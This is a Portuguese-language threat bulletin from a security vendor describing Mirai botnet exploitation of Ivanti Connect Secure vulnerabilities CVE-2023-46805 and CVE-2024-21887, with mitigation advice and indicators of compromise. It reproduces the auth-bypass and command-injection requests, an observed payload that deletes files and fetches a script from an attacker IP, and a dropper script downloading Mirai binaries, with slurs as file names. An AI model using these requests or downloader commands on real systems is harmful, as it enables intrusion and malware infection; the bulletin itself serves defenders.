BOLETIM DE SEGURANÇA

Mirai Botnet aproveitando-se de vulnerabilidades do Ivanti Connect para disseminar malware

heimdall
security research
A DIVISION OF ISH


TLP: CLEAR

Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research]

Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall]



SUMÁRIO

LISTA DE TABELAS

LISTA DE FIGURAS

1 SUMÁRIO EXECUTIVO

A Juniper Networks identificou que as vulnerabilidades CVE-2023-46805, relacionada ao desvio de autenticação e CVE-2024-21887, associada à injeção de comando específicas no Ivanti Pulse Secure, que permitem tanto bypass de autenticação quanto execução remota de código, foram observadas sendo aproveitadas pela botnet Mirai para infectar sistemas abrindo portas para ataques de malware, colocando em risco a segurança de redes completas.

2 INFORMAÇÕES SOBRE AS VULNERABILIDADES

A vulnerabilidade CVE-2023-46805 representa um risco significativo para o Ivanti ICS (Ivanti Connect Secure) e o Ivanti Policy Secure, permitindo que atacantes remotos acessem indevidamente áreas protegidas do sistema. As edições comprometidas são as versões 9.x e 22.x dos Gateways Ivanti Connect Secure e Ivanti Policy Secure. O problema de segurança está presente no endpoint "**/api/v1/totp/user-backup-code**", que pode ser explorado através de uma técnica conhecida como passagem de caminho. A falta de controles de segurança adequados neste endpoint facilita o acesso não autorizado a setores normalmente restritos.

A exploração combinada das falhas de bypass de autenticação e passagem de caminho possibilita aos atacantes a invasão de áreas com informações sensíveis, usando o comando:

```
GET /api/v1/totp/user-backup-code/../../system/system-information
```

Figura 1 – Comando usado para bypass.

A vulnerabilidade CVE-2024-21887 representa uma falha de injeção de comando na API "/api/v1/license/key-status/;" componente web do Ivanti Connect Secure (versões 9.x, 22.x) e Ivanti Policy Secure. Esse problema de segurança permite que um invasor envie requisições especialmente manipuladas para executar comandos arbitrários no dispositivo afetado. Importante destacar que essa vulnerabilidade pode ser explorada através da internet.

```
GET /api/v1/totp/user-backup-code/../../license/keys-status/{Any Command}
```

Figura 2 – API componente web da aplicação.

No lugar de '{Any Command}', os atores maliciosos executam scripts para implantar diversos tipos de malware. Observou-se em casos reais que invasores exploraram essa vulnerabilidade utilizando tanto shells reversos baseados em curl quanto em Python, o que lhes permitiu assumir o controle de sistemas vulneráveis. Mais recentemente, cargas úteis do Mirai foram entregues por meio de scripts de shell.

Segue um exemplo de requisição observada:

```
request                    GET GET /api/v1/totp/user-backup-code/../../license/keys-status/rm%20-rf%20%2A%
                           20cd%20%2Ftmp%3B%20wget%20http%3A%2F%2F192.3.152.183%2Fwtf.sh%3B%20chmod%20777%
                           tf.sh%3B%20.%2Fwtf.sh HTTP/1.1
```

Figura 3 – Requisição via API.

A exploração de uma falha de segurança em sistemas web pode ser exemplificada por um comando, que seria inserido em um bloco de código no WordPress, como mostra na figura abaixo:

```
GET /api/v1/totp/user-backup-code/../../license/keys-status/rm -rf *; cd /tmp; wget http://192[.]3[.]152[.]183/wtf.sh; chmod 777 wtf.sh; ./wtf.sh HTTP/1.1
```

Figura 4 – Comando utilizado na exploração da falha de segurança.

Este comando específico, quando decodificado, executa ações perigosas no sistema alvo, como a limpeza de arquivos, utiliza '**rm -rf ***' para remover todos os arquivos no diretório atual, a navegação, muda o diretório para '/tmp', realização de download, baixando um script chamado '**wtf.sh**' de um servidor remoto, alteração de permissões do arquivo baixado para executável com 'chmod 777' e por fim a execução do script '**wtf.sh**'.

Essas ações podem resultar em um sistema comprometido, com a possibilidade de infecção por malware. O script `wtf.sh` é mencionado aqui apenas como exemplo e contém termos ofensivos e depreciativos.

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O lol http://192.3.152.183/mips; chmod +x lol; ./lol 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O lmao http://192.3.152.183/mpsl; chmod +x lmao; ./lmao 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O faggot http://192.3.152.183/x86_64; chmod +x faggot; ./faggot 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O gay http://192.3.152.183/arm; chmod +x gay; ./gay 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O retard http://192.3.152.183/arm5; chmod +x retard; ./retard 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O nigger http://192.3.152.183/arm6; chmod +x nigger; ./nigger 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O shit http://192.3.152.183/arm7; chmod +x shit; ./shit 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O nigga http://192.3.152.183/i586; chmod +x nigga; ./nigga 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O kekw http://192.3.152.183/i686; chmod +x kekw; ./kekw 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O what http://192.3.152.183/powerpc; chmod +x what; ./what 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O kys http://192.3.152.183/sh4; chmod +x kys; ./kys 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O shiteater http://192.3.152.183/m68k; chmod +x shiteater; ./shiteater 0day_machines
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget -O blyat http://192.3.152.183/sparc; chmod +x blyat; ./blyat 0day_machines
```

Figura 5 – Execução de ações maliciosas no sistema alvo.

Os comandos a seguir demonstra uma tentativa de navegação por diretórios de sistema variados, como "**/tmp**", "**/var/run**", "**/mnt**", "**/root**" e "**/**". Ao encontrar um diretório acessível, o comando prossegue para baixar um arquivo chamado "**lol**" de uma URL específica. Após o download, o arquivo recebe permissões para ser executado e é iniciado com o argumento "**0day_machine**". O operador "**||**" é utilizado para garantir que os comandos subsequentes sejam executados apenas se as tentativas anteriores de mudança de diretório falharem, fazendo com que o comando seja executado no primeiro diretório acessível encontrado.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualização imediata

- Instale imediatamente as atualizações de segurança críticas fornecidas pela Ivanti para os produtos Ivanti Connect Secure e Ivanti Policy Secure.

Monitoramento de rede

- Utilize ferramentas robustas de monitoramento de rede para detectar atividades suspeitas, como padrões de tráfego incomuns, conexões inesperadas ou comportamento não autorizado de dispositivos.

Práticas de segurança

- Implemente políticas de senha fortes em todos os dispositivos conectados à rede. Eduque os funcionários sobre golpes de phishing e a importância das atualizações de software.

Vigilância contínua

- Enquanto as correções não forem implementadas, monitore continuamente as redes, especialmente as atividades relacionadas a contas com privilégios.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	f95b8d8966ca18e980e990c72c157288
sha1:	c18b078672f44c0fc2cf015858a4647ba5edd22a
sha256:	F20da76d75c7966abcbc050dde259a2c85b331c80cce0d113bc976734b78d61d
File name:	mips

Indicadores de compromisso do artefato	
md5:	d28b545d6ff67709003f421a2c974a0b
sha1:	3917d7c86874b0bc65e809c3cb61e0fd0b3bdece
sha256:	d6f5fc248e4c8fc7a86a8193eb970fe9503f2766951a3e4b8c084684e423e917
File name:	mpsl

Indicadores de compromisso do artefato	
md5:	98eb326014e4f1a495d484587342e15f
sha1:	92264440d5ae6366b038f6eecd35d0f16cd48a7c
sha256:	8f0c5baaca3b81bdaf404de8e7dcca1e60b01505297d14d85fea36067c2a0f14
File name:	lmao

Indicadores de compromisso do artefato	
md5:	5f983a94507abae4f188054b7b2e55ec
sha1:	801b0f681971ef167dfbc6d5d5d32fc07228241d
sha256:	10686a12b7241a0836db6501a130ab67c7b38dbd583ccd39c9e655096695932e
File name:	10686a12b7241a0836db6501a130ab67c7b38dbd583ccd39c9e655096695932e.elf

Tabela 1 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
IP	192[.]3[.]152[.]183

Tabela 2 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

5 REFERÊNCIAS

- **Heimdall *by* ISH Tecnologia**
- Juniper
- Thehackernews
- NVD

6 AUTORES

- **Leonardo Oliveira Silva**

heimdall
security research
A DIVISION OF ISH